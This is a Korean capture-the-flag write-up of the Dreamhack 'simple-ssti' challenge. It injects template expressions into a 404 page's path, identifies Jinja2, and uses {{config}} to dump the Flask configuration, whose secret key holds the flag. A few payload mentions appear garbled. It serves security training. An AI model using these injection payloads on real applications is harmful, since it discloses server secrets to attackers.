



[dreamhack]simple-ssti




처음으로 보이는 화면입니다. 각 항목을 확인해 줍니다.



Page Not Found.

/404Error

404Error



Page Not Found.

/robots.txt

robots.txt


url이 경로를 그대로 보여주는 것 같아보입니다.

이를 확인하기 위해 testtest를 넣어줍니다

Page Not Found.

/testtest

제대로 작동됨을 확인할 수 있습니다.



이와 같은 과정을 통해 템플릿 엔진을 확인해보겠습니다.

Page Not Found.

/\${*7}

\${*7}은 제대로 작동하지 않는 모습이므로 {{7*7}}을 넣어봅니다.

Page Not Found.

/49

제대로 작동하는 모습이므로 {{7*7}}을 넣어봅니다.

Page Not Found.

/7777777

이 또한 제대로 작동하는 모습으로 jinja2나 twig일 것으로 생각되는 데 드림핵은 주로 flask를 사용하므로 jinja2로 생각됩니다.

{{config}}를 넣어보겠습니다.

Page Not Found.

```
<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': 'DH(6c74aac721d128c637eab3f1906a44b)', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(seconds=43200), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093}>
```

Flag를 얻었습니다.